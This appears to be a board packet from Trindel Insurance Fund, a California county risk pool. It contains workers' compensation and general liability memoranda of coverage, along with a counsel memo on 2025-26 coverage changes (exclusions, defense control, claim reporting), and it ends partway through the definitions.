With respect to all notified claims, including those claims for which no indemnity obligation may ultimately be owed, Fund shall pay all costs and expenses associated with the investigation, adjustment, and defense of the claim. The Member will, in turn, (a) cooperate at all times with Fund's investigatory, claim evaluation, return to work, claim mitigation, and claim management activities, (b) agree to be represented by counsel and vendors selected and supervised by Fund, and (c) proactively assist Fund in any subrogation or apportionment efforts.

III EMPLOYERS' LIABILITY COVERAGE

Except as provided otherwise by this Memorandum, the Fund will pay on behalf of the County for employers' liability losses in the same content and manner as that of the Excess Insurance Carrier,

up to the Fund's Limit of Liability stated in Item 5 of the Declaration Page. The Excess Insurance Carrier shall be that named in Item 6 of the Declarations Page.

IV THE FUND'S LIMIT OF LIABILITY

The Fund's Limit of Liability for Workers' Compensation Coverage under Part One above will not exceed the limit stated in Item 5 of the Declaration Page. The Fund's Limit of Liability for Employers' Liability Coverage under Part Two above will not exceed the limit stated in Item 5 of the Declaration Page.

V CLAIMS

A. The County's Claims Reporting Duties

The County shall give prompt notice to the Fund of any claim for injury, illness, or disease that appears to involve coverage triggered by this memorandum.

The County must immediately notify the Fund in writing of any claim due to any of the following events: award, verdict, action, suit, proceeding, or judgment involving coverage by the Fund.

Notice of accident given to the Fund shall contain complete details of the injury, disease, or death. If a suit, claim, or other proceeding commenced because of an injury listed in Part I and Part II above, or of any injury that appears to involve coverage by the Fund, the County shall give the Fund:

1. all notices and legal papers related to the claim, proceeding or suit, or copies of these notices and legal papers; and
2. copies of reports on investigations made by the County on such claims, proceedings, or suits.
3. authority to make payments, assume obligations or incur expenses as needed.

B. Settlement

Claims in excess of the County's retention shall not be settled without the written consent of the Fund. Fund has the right to control the settlement, defense, or appeal of any claim, suit, or proceeding which might involve a loss to Fund.

C. Payments Covered Party Must Make: The Covered Party shall be responsible for any payments in excess of the benefits regularly provided by the Workers' Compensation Act, including but not limited to those required because:

1. of serious and willful misconduct on the part of the Covered Party;
2. the Covered Party knowingly employs an employee in violation of the law;

3. the Covered Party fails to comply with a health or safety law or regulation; however, this does not apply to recommendations promulgated by the Joint Commission for Accreditation of Health;
4. of discharge, coercion, or discrimination against any employee in violation of the Workers' Compensation Act;
5. of claims relating to or in any way arising out of California Labor Code Section 132(a);
6. of the unreasonable delay or failure to make payments of compensation by or on behalf of the Covered Party, including the legal fees associated with defending resulting claims or suits;
7. the Covered Party violates or fails to comply with the Workers' Compensation Act.

If the Fund makes any payments on behalf of the County in excess of the benefits regularly provided by the Workers' Compensation Act, the County will reimburse the Authority promptly.

VI CONDITIONS

A. Acceptance

By acceptance of this Memorandum, the County agrees that the statements made on the Declaration Page are the County's agreements and representations and that this Memorandum is issued in reliance upon the truth of such representations. The County understands the coverage provided under this Memorandum is conditioned on the timely reporting of injuries that may become a loss covered under this Memorandum and agrees to report all claims in a timely fashion and cooperate fully in the investigation, defense and settlement of any and all claims.

B. Inspection

The Fund has the right, but is not obligated, to inspect the County's workplaces at any time for the purpose of determining insurability of the workplaces and premiums to be charged. The Fund may give the County reports on the conditions that the Fund find and make recommended changes. While they may help reduce losses, the Fund does not undertake to perform the duty of any person to provide for the health or safety of the County's employees or the public. The Fund does not warrant that the County's workplaces are safe or healthful or that they comply with law, regulations, codes, or standards.

C. Subrogation – Recovery from Others

The Fund has the County's rights to recover the Fund's loss from any third party liable for the injury or disease. The County will do everything necessary to protect those rights for

the Fund and to assist in enforcing them.

D. Transfer of the County's Rights and Duties

The County's rights and duties under this Memorandum may not be transferred without the Fund's written consent.



TRINDEL BOARD MEETING

AGENDA ITEM 15.

May 2025

SUBJECT: General Liability Memorandum of Coverage (MOC) for 2025-26.

ACTION FOR CONSIDERATION: Consider approval of the General Liability MOC for fiscal year 2025-26.

BACKGROUND: The memorandum of coverage was created in fiscal year 2021 with the help of Trindel Insurance Fund Coverage Counsel, Byrne Conley, and was approved on June 12th, 2024 at the regular board of directors meeting. Byrne Conley has reviewed 2025-2026 in May 2025. See memo from Byrne Conley regarding potential changes.

FISCAL IMPACT: None

RECOMMENDATION: Adopt General Liability MOC for fiscal year 2025-26 with recommended changes.

GIBBONS & CONLEY

MEMORANDUM

To: Rachael Hartman, Trindel Insurance Fund **Date:** May 15, 2025

From: A. Byrne Conley

Re: *Trindel Insurance Fund MOC and PRISM MOC changes for 2025-2026*

Three years ago, I worked with Trindel Insurance Fund on revisions to the Liability and Property Memoranda of Coverage for the pooled layer of coverage. We worked to coordinate coverage terms with the PRISM excess MOCs, with additional language appropriate for the primary layer of coverage.

LIABILITY PROGRAM

PRISM reviews its MOCs annually, and is suggesting a number of changes for 2025-2026. This memo discusses those changes, and more particularly which changes might be appropriate to the primary coverage Liability MOCs in light of those PRISM changes. The changes are discussed in order as they appear in the PRISM MOC.

- PRISM adds an introductory paragraph indicating that the MOC is not to be construed against PRISM as drafter, but instead through the mutual intent of the parties, acting through the PRISM Board. This language is a statement of existing law under the case entitled *City of South El Monte v. Southern Cal. Joint Powers Ins. Authority*, which indicates that insurance case law rules of construction, construing ambiguities against the insurer, do not apply to JPA coverage documents. PRISM adds a sentence at the end to the effect that it has no extra-contractual obligations. Trindel may want to adopt this in the primary MOC, though largely for informational purposes, as the principle applies whether or not recited in the MOC.
- PRISM takes the word “control” out of “DEFENSE AND SETTLEMENT COSTS” and makes changes in the CONDITIONS instead. Trindel already addresses control in more detail so this PRISM change should not affect our MOC.
- There is no change in PRISM’s exclusions, in the MOC itself (Endorsements discussed below).
- In the Definitions, “Defense Fees and Costs” has added language that allocated claims expenses, salaries of employees or overhead are not covered Defense Costs, nor are fees relating to coverage disputes, or fees in connection with administrative proceedings that do not include Damages claims. The last item is already in our language; the first two items are new, and would be appropriate for adding to our MOC.

- Also in Definitions, “Wrongful act” is amended slightly to indicate that the “willful acts” exclusion applies only to Errors and Omissions coverage [apparently to ensure that it is not read to cancel out “Personal Injury” coverage]. This change would be appropriate to add to our MOC.
- There are a number of changes and reorganization of the CONDITIONS section. The first is to add Employment Practices Liability claims to the list of claims which must always be reported, regardless of reserve amount. This would be appropriate to add to our MOC; because of the attorney fee exposure, pools now commonly require automatic reporting of all EPL claims at the outset, and since they must all be reported to PRISM, they should all be reported to Trindel as well.
- The “written notice” paragraph is the same, it has just been moved by PRISM into CONDITIONS section 3, we already have the language.
- PRISM CONDITION 4.A re forwarding demands, etc. is already in the Trindel MOC, with additional language specific to Trindel as claims administrator, so no need to make a change on this point.
- PRISM CONDITION 4.B re the Member being responsible for defense and investigation is language we do not need since we have alternate language on the same topic.
- PRISM CONDITION 4.C is existing language, PRISM simply made it a separate paragraph, Trindel has the same language at the end of its CONDITION 4.C.
- PRISM CONDITION 4.D, first paragraph, relating to subrogation we do not need, as we have language covering this in section 8 of CONDITIONS.
- PRISM CONDITION 4.D, second and third paragraphs, starts with the same language as in Trindel’s 4.D (access to claims reports, providing reports, etc.) which is language I drafted for another pool and has been picked up widely. PRISM has added new language relating to no duty to share documents re coverage disputes, or that would waive attorney client privilege. I personally do not think this added language is necessary, since there was never an intent that claims reports disclose confidential documents between the Member’s counsel and the Member relating to coverage. However, if the Trindel Board likes the language, it could be added to our MOC.
- PRISM CONDITION 4.E requires reporting of all demands within 10 days of receipt. To some extent this is duplicative of the duty to report all significant developments that is already in our language, but it would not hurt to add this. I do not think the language re extensions is necessary, though.
- PRISM CONDITION 4.F is the most controversial, in my view. I have complained to PRISM about this new condition on behalf of other members. It purports to *double* the Member’s Self Insured Retention if the Member rejects a “reasonable settlement offer” within the SIR if there is a “substantial likelihood” of a recovery in excess of “that amount” [presumably, meaning the demand amount not the SIR amount]. My problem with this is that PRISM is not required to reserve rights or make any determination on this issue before the verdict, and the language creates a great deal of uncertainty relating to coverage. There is no due process in the form of a warning to the Member or an opportunity to argue and resolve this issue before trial. The verdict amount is not presumptive evidence but “may be used as evidence.” So, the language necessarily

anticipates and argument *after the verdict* on the issue of coverage. CONDITIONS section G has a provision for PRISM to cap its exposure if there is a demand in PRISM's layer which PRISM, but not the Member, wants to accept. But this new language involves a demand that is *entirely within* the Member's SIR. I indicated to PRISM that there is a legitimate concern about the Member "gambling" with PRISM layer funds irresponsibly, but with other pools I have worked with, the excess pool has the right to assume control and settle a claim only after advising the Member and giving the Member a right to argue the matter to the pool's governing board. I think leaving it open until after a verdict is a bad idea. Having said all that, I do not think Trindel's MOC needs to change anything in light of this, as our language under DEFENSE AND SETTLEMENT COSTS addresses assuming control of claims directly, with a procedure in place.

- We do not need to adopt PRISM CONDITION 4.G since we address control of claims separately, as indicated.
- PRISM has added two new Exclusions by Endorsement, and amended one Endorsement. PRISM Endorsement U-9 [our Endorsement 10] relating to Other Coverage has been amended, we should match the changes.
- PRISM Endorsement U-12 is a new exclusion relating to Organic Pathogens. This is something being driven by reinsurers, as an [over]reaction to COVID. Personally, I do not like the exclusion; our Members need coverage, for example a dangerous condition of public property claim based upon spread of a virus or pathogen in a jail setting, or alleged negligence of an employee in exposing a member of the public. From the Member's perspective this is a garden variety tort claim. The reinsurers are hoping to avoid a claim based upon a widespread virus exposure event, but we have a Limit of Coverage. In any event, this would be a Board decision on whether to add the Exclusion.
- PRISM Endorsement U-13 is for "PFAs" which again is driven by reinsurers. I think PFAs are already excluded as "Pollutants" but our Pollution Exclusion does have a "time element" exception for sudden and accidental releases caused by specified perils and discovered and reported within a short period of time. So, this Endorsement would turn the Exclusion into an absolute exclusion without exceptions.
- One final note: this is not in the PRISM form, but I think we should add the following, which I have suggested to several pools, and would go un the COVERAGE AGREEMENT section: Under no circumstances shall the Fund be liable for consequential damages, "bad faith" damages, or any sums beyond the amounts due under this Section, plus interest at the same rate as the Fund earned on investments for the time period involved.

PROPERTY PROGRAM

- Our Property MOC incorporates by reference the PRISM Property MOC so any changes made by PRISM are automatically incorporated into our form. I reviewed the partial PRISM MOC (pages 1-49 of 119) which PRISM sent you, and there are no changes that would affect our underlying MOC. There were some changes related to vacant

Re: *Trindel Insurance Fund MOC and PRISM MOC changes for 2025-2026*

properties, including sub-limits related to that exposure. No changes to our form are indicated.



GENERAL LIABILITY
MEMORANDUM OF COVERAGE
Reference Number: GLMOC-2026

ADOPTED _____

P.O. Box 2069 Weaverville, CA. 96093 Phone: (530) 623-2322 Fax: (530) 623-5019

www.trindel.org

In consideration of the payment of the premium, if paid, in reliance upon the statements in the Declarations made a part hereof and subject to all of the terms of this General Liability Pool Program Memorandum of Coverage (Memorandum), Trindel Insurance Fund (**Fund**) agrees with the County (**Member**) as follows:

COVERAGE AGREEMENT

The Fund will reimburse the **covered party** for **ultimate net loss** in excess of the self-insured retention hereinafter stated which the **covered party** shall become legally obligated to pay as **damages** by reason of liability imposed by law or liability assumed by contract because of:

Coverage A. **Bodily injury and property damage**

to which this Memorandum applies, caused by an **occurrence**;

Coverage B. **Personal injury**

to which this Memorandum applies, caused by an offense;

Coverage C. **Public officials' errors and omissions liability**
or

Coverage D. **Employment practices liability**

to which this Memorandum applies, caused by a **wrongful act**.

This Memorandum of Coverage (Memorandum) is a negotiated agreement among the **Members of Fund** and no party to the Memorandum is entitled to rely on any contract interpretation principles that require interpretation of ambiguous language against the drafter of such agreement. This Memorandum shall be applied even-handedly according to rules of contract law that emphasize the intent of the parties, giving full effect to the intent of the **Members**, acting by and through its governing committees in adopting this Memorandum. **Fund** is a joint powers authority, and unless expressly agreed to in this Memorandum does not have any extra-contractual exposure or obligations.

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DEFENSE AND SETTLEMENT COSTS

The Fund has no duty to defend under this Memorandum. The Fund, however, shall have the right, but not the duty, to associate itself with the **covered party** in the control, investigation, defense or appeal of any claim or **suit** which, in the opinion of the Fund, is or may be covered by the Memorandum. The **covered party** shall fully cooperate in all matters pertaining to such claim or **suit**. Costs of counsel associated into a claim by the Fund shall constitute Ultimate Net Loss under this Memorandum and shall reduce the Fund's Limit of Liability hereunder.

In addition, with respect to any covered Claim or **Suit** against the Member Entity, which in the sole discretion of the Fund is reasonably likely to result in an Ultimate Net Loss in excess of the Retained Limit, the **Fund** may select and assign counsel to defend the **covered party(s)** against the **Claim** or **Suit** and control the defense of the litigation. The **Fund** shall select counsel from a list of Panel Counsel established by the **Fund**. The **Fund** will consider the wishes of a **covered party** with respect to the assignment of counsel; however, the **Fund** retains the sole right to make the assignment of counsel. In the event of a *disagreement regarding the assignment of counsel*, the Covered Party retains the right to appeal to the Trindel Insurance Fund Board of Directors, whose decision shall be final. If the **covered party** refuses to be defended by the counsel assigned by the **Fund**, then this **Memorandum** shall not provide any defense or indemnity coverage to such **covered party** for such **Claim** or **Suit**, and the **Fund** shall not be required to contribute to any **Defense Costs**, settlement or judgment arising from such Claim or Suit. Costs of defense within the Retained Limit shall be the responsibility of the **covered party**.

This authority to control the defense of a claim or **Suit** is a sharing of the power of the Named Covered Members pursuant to Government Code sections 990 through 990.8, 825, et seq., 995 et seq., 6503, and 25203.

With respect to any covered Claim or **Suit** for which the Fund elects not to select defense counsel, a **covered party** may select as its defense counsel from its own approved panel of outside counsel. In addition, the **covered party** may elect to select the in-house County Counsel, general counsel, or any other attorney directly employed

as such by the **covered party** subject to approval from the Director of Property and Liability Claims. If the request to use in-house counsel is denied, the covered party shall retain the right to appeal in writing to the Trindel Insurance Fund Board of Directors, whose decision shall be final. For purposes of this provision, "in-house County Counsel, general counsel, or any other attorney employed by the **covered party**" shall not include any outside counsel or firm hired on a contract basis to act as a County Counsel or general counsel. In the event that a **covered party** selects the in-house County Counsel, general counsel, or any other attorney employed by the covered party to defend any **Claim**, the **Fund** shall not be required to contribute to any **Defense Costs** arising from such **Claim** or **Suit**, and any **Defense Costs** arising from such **Claim** or **Suit** or sums incurred by the covered party for salaries, fees, benefits or costs of any nature of the in-house counsel shall not apply toward satisfaction of the **Retained Limit**.

With respect to any covered **Claim** or **Suit** where the **covered party** selects in-house counsel to defend any **Claim** or **Suit**, the **covered party** shall make that request in writing to the Trindel Insurance Fund Director of Property and Liability Claims. The in-house counsel shall have a demonstrated record of defending **Claims** or **Suits** of the exact nature as the matter in question i.e., (employment, jail, dangerous condition, false arrest/use of force or whichever type may apply to the covered **Claim** or **Suit**) and the citations of the cases they have defended shall be provided with a reference from the entity that they defended. In addition to the foregoing, the covered party, at the time of request to use in-house counsel, shall provide in-house counsel's initial case analysis to include a brief summary of the allegations set forth by the plaintiff (s), the factual basis of the litigation, an evaluation of liability and damage exposure including risk transfer opportunities, worst case scenario analysis, and a preliminary strategy for handling the case, including early settlement opportunity in cases of liability for the **covered party**. The preliminary strategy shall include an assessment of any potential dispositive law and motion, the potential for success and the discovery or development of evidence which must be undertaken to bringing such motions. In-house counsel shall analyze what discovery is anticipated to put the case into perspective for proper evaluation. The Director of Property and Liability Claims will form the basis of approving the use of in-house counsel, or denying, on the foregoing criteria. The **covered party** may appeal the Director of Property and Liability Claims denial in writing to the Trindel Insurance Fund Board of Directors, whose decision shall be final. In the event in-house counsel is approved to defend a covered **Claim** or **Suit** than the in-house counsel shall be obligated to defend the matter in accordance with the Trindel Insurance Fund Litigation Management Guidelines.

After the amount of the **covered party's** self-insured retention has been exhausted by payment of judgments, settlements and/or **defense fees and costs**, the Fund will reimburse the **covered party** for **excess defense fees and costs** the **covered party** incurs on covered losses. A final coverage determination will be made at the conclusion of a claim or **suit**, and if deemed not covered, then the associated defense costs will not be covered. The Fund's liability for **excess defense fees and costs** is subject to, and not in addition to, the Fund's Limit of Liability.

No claim or suit shall be settled for an amount in excess of the **covered party's** Self-Insured Retention without prior written consent of the Fund and the Fund shall not be responsible to contribute to any settlement to which it has not agreed.

The procedure for appealing decisions regarding assuming control of a claim shall be as follows:

1. The Executive Director shall submit the issue of assuming control of a claim directly to the Board of Directors, for decision, by presenting a written recommendation to that effect.
2. The Executive Director and the covered party will have the right to submit written materials and present oral arguments to the Board of Directors, subject to reasonable time constraints.
3. The Board of Directors may determine to assume control of a claim by a two-thirds vote of the Board.
4. The affected Board member (i.e. whose member entity is the defendant in the claim) shall be disqualified from the final discussion and vote on this issue.

SELF-INSURED RETENTION – THE FUND'S LIMIT OF LIABILITY

Regardless of the number of (1) **covered parties** under this Memorandum, (2) persons or organizations who sustain injury or **damage**, (3) claims made, or (4) **suits** brought on account of **bodily injury, property damage, personal injury, public officials' errors and omissions liability**, or **employment practices liability**, the Fund's liability is limited as follows:

- A. With respect to **bodily injury, property damage, personal injury, public officials errors and omissions liability**, and **employment practices liability**, or any combination thereof, the Fund's liability shall be only for the **ultimate net loss** in excess of: (1) the self-insured retention as specified in the Declarations as the result of any one **occurrence**, offense, or **wrongful act**, (2) collectible insurance available to a **covered party** also covering a loss hereunder, whether on a primary, excess or contingent basis; and then for an amount not exceeding the Fund's limit of liability specified in the Declarations as the result of any one **occurrence**, offense, or **wrongful act**.
- B. For the purpose of determining the limit of the Fund's liability, as respects Coverages A and B, all **damages** arising out of continuous or repeated exposure to substantially the same general conditions shall be considered as arising out of one **occurrence** under Coverage A or one offense under Coverage B. For the purpose of determining the limit of the Fund's liability, as respects Coverages C and D, all **damages** arising out of a single act, error or omission or a series of related acts, errors or omissions shall be treated as arising from a single **wrongful act**. There is no limit of the number of **occurrences** during the Memorandum Period for which claims may be made, except that the liability of the Fund arising out of the **Completed Operation Hazard** because of all **occurrences** shall not exceed the amount specified in the Declarations for each twelve months, commencing with the first day of the Memorandum Period.
- C. An **occurrence**, offense, or **wrongful act** taking place over more than one Memorandum Period shall be deemed to have taken place during the last Memorandum Period, but no later than the Memorandum Period in effect at the filing of the claim or **suit**, whichever filing occurs first, and only that limit shall apply.

Notwithstanding the foregoing, if a claim or **suit** names more than one Member, a separate self-insured retention and a separate limit shall apply to each Member.

MEMORANDUM PERIOD, TERRITORY

This Memorandum applies to **bodily injury, property damage, personal injury, public officials' errors and omissions liability**, or **employment practices liability**, which occur anywhere in the world during the Memorandum Period.

COVERED PARTY, COVERED PERSONS OR ENTITIES

- A. The Member;
- B. Those individuals, including volunteers, who were or are now elected or appointed officials of the Member, whether or not compensated, including members of the Member's governing body or any other committees, boards, commissions or special districts of the Member, while acting for or on behalf of the Member;
- C. All special districts **governed directly** by the Member's governing board and other districts or agencies which are named on the Memorandum;
- D. Past or present employees of the Member, including volunteers, or other covered entities, whether or not compensated, while acting for or on behalf of the Member or other covered entity;
- E. Notwithstanding sub-paragraphs (A) through (D) above, the determination and findings made in good faith by the Member pursuant to California Government Code Section 995.2 or any other similar provision of law shall be conclusive and binding on Trindel Insurance Fund and all other persons for the purposes of coverage under the Memorandum; and

Notwithstanding sections (b) and (d) above, the defense and indemnity coverage afforded by this agreement to a past or present official, employee or volunteer of a member entity (described in (a) above) is not broader than the member entity's duty to defend and indemnify its official, employee or volunteer pursuant to California Government Code sections 815 to 815.3, 825 to 825.6, and 995 to 996.6, inclusive and any amendments thereof. If the member entity which employs the official, employee or volunteer is not obligated under the Government Code to provide a defense, or to provide indemnity, for a claim, or if said member entity refuses to provide such defense and/or indemnity to said official, employee or volunteer, then this agreement shall not provide for any such defense or indemnity coverage to said official, employee or volunteer.

All immunities, defenses, rights and privileges afforded to a member entity under Government Code sections 815 to 815.3, 825 to 825.6, and 995 to 996.6, inclusive and any amendments thereof, shall be afforded to the Authority to bar any defense or indemnity coverage under this agreement to that member entity's official, employee or volunteer.

EXCLUSIONS

As respects **ultimate net loss**, this Memorandum does not apply:

- A. To any obligation for which any **covered party** or any carrier as its insurer may be held liable under any workers' compensation, unemployment compensation or disability benefits law, or under any similar law;
- B. To **bodily injury** to any employee of any **covered party** arising out of and in the course of his/her employment by such **covered party**; but this exclusion does not apply to **employment practices liability** or liability assumed by the **covered party** under any written contract;
- C. To injury to or destruction of (1) property owned by a **covered party**, or (2) property rented or leased to the **covered party** where the **covered party** has assumed liability for damage to or destruction of such property unless the **covered party** would have been liable in the absence of such assumption of liability, or (3) **aircraft** or **watercraft** in the care, custody or control of any **covered party**;
- D. As respects liability assumed by the **covered party** under any contract:
 - 1. To any claim, judgment or agreement from any arbitration proceeding wherein the Fund is not entitled to exercise with the **covered party**, the **covered party's** rights in the choice of arbitrators, and in the conduct of such proceedings; or
 - 2. To any obligation for the rendering or failure to render professional services for the **covered party**, if the indemnitee of the **covered party** is an architect, engineer or surveyor, arising out of:
 - a.) The preparation or approval of contracts, maps, plans, drawings, opinions, reports, tests, surveys, change orders, designs or specifications; or
 - b.) The giving or the failure to give directions or instructions by the indemnitee, the indemnitee's agents or employees, provided such giving or failure to give directions or instructions is the primary cause of **bodily injury** or **property damage**;
- E. To **bodily injury** and **property damage** arising out of any **covered party's** ownership, maintenance, loading or unloading, use or operation of any:
 - 1. **Aircraft**;
 - 2. Airfields;
 - 3. Runways;
 - 4. Hangars; or
 - 5. Buildings or other properties in connection with aviation activities.

This exclusion shall not apply; however, (1) to liability arising out of the ownership,

operation, rental, or loan of vehicles licensed for highway use while being operated away from the premises of any airfield owned or operated by the **covered party**; or (2) to **non-owned aircraft** operated by or on behalf of the **covered party**;

This exclusion does not apply to liability arising out of the ownership, operation, use, maintenance or entrustment to others of any **Unmanned Aerial Vehicle (UAV)** that is owned or operated by or on behalf of, or rented to, or loaned by, any **covered party**.

F. To liability arising out of the rendering of or failure to render the following medical professional services:

1. Medical, surgical, dental, x-ray or nursing, service or treatment, to any person, including the furnishing of food or beverages in connection therewith;
2. Service or treatment related to physical or mental health;
3. Furnishing or dispensing of drugs or medical, dental, or surgical supplies or appliances;
4. Handling of or performing post-mortem examination on human bodies;
5. Service by any person as a member of a formal accreditation or similar professional board or committee of the **Member** or as a person charged with the duty of executing directives of any such board or committee; or
6. Any cosmetic or tonsorial service or treatment.

This exclusion shall not apply; however, to any professional activities arising out of the performance of occupational physical examinations, paramedics, emergency first aid, or preventative health services related to: alcoholism, drug abuse, well child healthcare, California children services, immunizations, sexually transmitted diseases, tuberculosis, and family planning.

Notwithstanding such exceptions to this exclusion as are set forth immediately above; however, if any collectible insurance or other coverage, including but not limited to coverage afforded by any other Fund program, is available to the **covered party**, for liability for loss, **damage** or injury arising from the operation of any clinic or other established health care facility (whether on a primary, excess or contingent basis), any coverage afforded hereunder shall apply in excess of, and shall not contribute with, such insurance or other coverage; provided that this clause does not apply with respect to excess insurance purchased specifically to be in excess of this Memorandum, or to insurance or reinsurance which is intended to provide the remainder of the limit of liability stated in the Declarations of this Memorandum when the coverage afforded under this Memorandum provides less than 100 percent of the limit set forth in the Declarations;

G. To liability, directly or indirectly, arising out of or in connection with the principles of eminent domain, condemnation proceedings or inverse condemnation, by whatever name called, whether grounded in federal or state law, regardless of whether such claims are made directly against the **covered party** or by virtue of any agreement entered into by or on behalf of the **covered party**.

This exclusion does not apply to any aspect of inverse condemnation liability directly arising out of physical injury to, or destruction of, tangible property neither expected nor intended from the standpoint of the **covered party**; provided; however, this exception does not apply to any nonphysical consequential **damages** or to expert or attorney fees claimed by or awarded to a claimant or a plaintiff in a **suit**.

- H. To liability arising out of the failure to provide an adequate supply of fuel, water or electricity; however, this exclusion applies only if such failure to provide results from any decision by the Member's governing body with respect to (1) obtaining such fuel, water or electricity, or (2) allocating such fuel, water or electricity among the users thereof;
- I. To **property damage** arising out of **subsidence**;
- J. To liability for **bodily injury** or **property damage** arising out of any transit authority, transit system or public transportation system owned or operated by any **covered party**. This exclusion shall not apply to transit or public transportation systems operating over non-fixed routes such as dial-a-ride, senior citizen transportation, or handicapped person's transportation;
- K. To liability arising out of the hazardous properties of **nuclear material**;
- L. To liability imposed upon a **covered party** (or which is imputed to a **covered party**) under the "Employment Retirement Income Security Act of 1974" and any law amendatory thereof;
- M. To liability arising out of the rupture, bursting, overtopping, accidental discharge, or partial or complete failure of any **dam(s)**;
- N. To any liability for past, present, or future claims or **suits** arising in whole or in part, either directly or indirectly, out of the mining, manufacture, distribution, sale, resale, rebranding, installation, repair, removal, encapsulation, abatement, replacement or handling of, or exposure to, asbestos or products containing asbestos, whether the asbestos is or was at any time airborne as a fiber or particle, contained in a product, carried on clothing, inhaled, transmitted in any fashion, or found in any form whatsoever;
- O. To liability arising out of the **contamination** of the **environment** by **pollutants** introduced at any time into or upon the **environment**. This exclusion applies whether the **contamination** is introduced into the **environment** intentionally, accidentally, gradually or suddenly, and whether the **covered party** or any other person or organization is responsible for the **contamination**.

Unless caused by any of the **covered party's** property that has been discarded, dumped, abandoned, or thrown away, this exclusion shall not apply with respect to:

1. Violent breaking open or explosion of any plant, equipment or building for which the **covered party** has legal responsibility, either as owner or operator;
2. Fire, lightning or windstorm damage to any plant, equipment or building for which the **covered party** has legal responsibility, either as owner or operator;
3. Collision, overturning or upset of any vehicle, railroad vehicle or mobile equipment; or
4. Unintended fire, lightning or explosion not otherwise specified under 1, 2, or 3 above.

It is further agreed that this exclusion does not apply to the actual, alleged or threatened discharge, dispersal, release or escape of **pollutants** if:

- a.) It was accidental and was neither expected nor intended by the **covered party**; and
- b.) It was instantaneous and was demonstrable as having commenced at a specific time and date during the term of this Memorandum; and
- c.) Its commencement became known to the Member within ten days; and
- d.) Its commencement was reported in writing to PRISM within thirty-one days of becoming known to the Member; and
- e.) Reasonable effort was expended by the Member to terminate the situation as soon as conditions permitted.

Notwithstanding the foregoing this Memorandum shall not apply to any claim or **suit** relating to: any liability to test for, monitor, clean-up, remove, contain, treat, detoxify, or neutralize **pollutants**, whether or not any of the foregoing are, or should be, performed by the **covered party** or by others;

- P. To injunctions, equitable relief, writs of mandate or any other form of relief other than the payment of **damages**.

However, this exclusion shall not apply to writs of mandate where **damages** are recoverable. Where this exception to the exclusion applies, coverage is afforded solely for those causes of action under which **damages** are recoverable.

- Q. Under Coverage C, **public officials' errors and omissions liability**, to:

1. **Bodily injury, property damage, personal injury, or employment practices liability** as defined in the Memorandum;

2. Injury to, destruction or disappearance of any tangible property (including money) or the loss of use thereof; or
3. Failure to perform, or breach of, a contractual obligation.

Nothing contained in this exclusion shall limit the **covered party's** rights of recovery, if applicable, under Coverages A, B, and D of this Memorandum;

- R. To the refund of taxes, fees or assessments;
- S. To liability of a **covered party** arising in whole or in part, out of any **covered party** obtaining remuneration or financial gain to which the **covered party** was not legally entitled except that any act for which a **covered party** is responsible shall not be imputed to any other **covered party** for purposes of this exclusion;
- T. To liability arising out of the willful violation of a penal statute, code, or ordinance committed by or with the knowledge or consent of any **covered party** except that any act for which a **covered party** is responsible shall not be imputed to any other **covered party** for purposes of this exclusion;
- U. To liability of any **covered party** arising out of estimates of probable costs or cost estimates being exceeded or for faulty preparation of bid specifications or plans or failure to award contracts in accordance with statute or ordinance which under law must be submitted for bids;
- V. To benefits payable under an employee benefit **plan** (whether the **plan** is voluntarily established by the **covered party** or mandated by statute) because of unlawful discrimination;
- W. To any liability arising out of or in connection with any claim for punitive, exemplary or multiples of **damages/penalties**;
- X. Under Coverage D, **employment practices liability**, to:
 1. Strikes and lockouts. This Memorandum does not apply to any claim or **suit** for loss arising out of a lockout, strike, picket line, replacement or similar actions in connection with labor disputes or labor negotiations;
 2. W.A.R.N. Act. This Memorandum does not apply to any claim or **suit** for loss arising out of the Workers Adjustment and Retraining Notification Act, Public Law 100-379 (1988), or any amendment thereto, or any similar federal, state or local law;
 3. Any cost incurred by the **covered party** to modify or purchase any building or property in order to make said building or property more accessible or accommodating to any disabled person; or
 4. **Property damage, personal injury, and public officials' errors and omissions liability**;

- Y. To liability arising out of (1) the ownership, maintenance, operation, use, loading or unloading of any mobile equipment or vehicle, including any motorized **watercraft**, while being used in any prearranged or organized racing, speed or demolition contest or in any stunting activity or in practice in preparation for any such contest or activity, if such contest or activity is sanctioned or permitted by a **covered party**, or (2) the operation or use of any snowmobile or trailer designed for use therewith when used for recreational, stunting or racing activities;

However, this exclusion shall not apply to liability arising out of the ownership, maintenance, operation, use, loading or unloading of any non-motorized **watercraft**.

For the purpose of this exclusion, "non-motorized **watercraft**" shall mean **watercraft** without power motors and **watercraft** with power motors, which are not in use during an event otherwise excluded hereunder;

- Z. Under Coverage A, **bodily injury** and **property damage**, to **personal injury** as defined in the Memorandum.

Nothing contained in this exclusion shall limit the **covered party's** rights of recovery, if applicable, under Coverage B.

- AA. To liability arising out of any breach of fiduciary duty with respect to a retirement **plan**. As used in this exclusion, breach of fiduciary duty means:

1. Violation of any of the responsibilities, obligations or duties imposed upon fiduciaries by:

a.) The Employee Retirement Income Security Act of 1974 (ERISA) or amendments thereto; or

b.) The common or statutory law of the United States of America, or of any state or other jurisdiction therein; and

2. Negligent acts, errors or omissions in administration.

Administration as used herein shall mean:

- a.) Giving counsel to participants and beneficiaries with respect to a **plan**; b.) Interpreting a **plan**;
- c.) Providing or failing to provide benefits under a **plan**;
- d.) Funding of a **plan**;
- e.) Handling the records connected with a **plan**; and
- f.) Effecting enrollment, termination or cancellation of participants under a plan.

DEFINITIONS

The following definitions shall govern the meaning of the defined terms for the purposes of this Memorandum. The defined terms are set forth in **bold face** type where used herein.

"Aircraft" means a vehicle designed for the transport of persons or property principally in the air.

"Bodily injury" means bodily harm, sickness, disability or disease sustained by a person, including death resulting from any of these at any time. **Bodily injury** includes mental injury, mental anguish, humiliation, shock or death if resulting directly from **bodily injury**. **Bodily injury** shall include care, loss of services, loss of consortium, or death resulting at any time from the **bodily injury**.

"Completed operations hazard" includes **bodily injury** and **property damage** arising out of operations or reliance upon a representation or warranty made at any time with respect thereto, but only if the **bodily injury** or **property damage** occurs after such operations have been completed or abandoned and occur away from premises owned by or rented to the **covered party**. "Operations" include materials, parts or equipment furnished in connection therewith. Operations shall be deemed completed at the earliest of the following times:

- A. When all operations to be performed by or on behalf of the **covered party** under the contract have been completed;
- B. When all operations to be performed by or on behalf of the **covered party** at the site of the operations have been completed; or
- C. When the portion of the work out of which the injury or **damage** arises has been put to its intended use by any person or organization other than another contractor or subcontractor engaged in performing operations for a principal as part of the same project.

Operations, which may require further service or maintenance work or correction, repair or replacement because of any defect or deficiency, but which are otherwise complete shall be deemed completed.

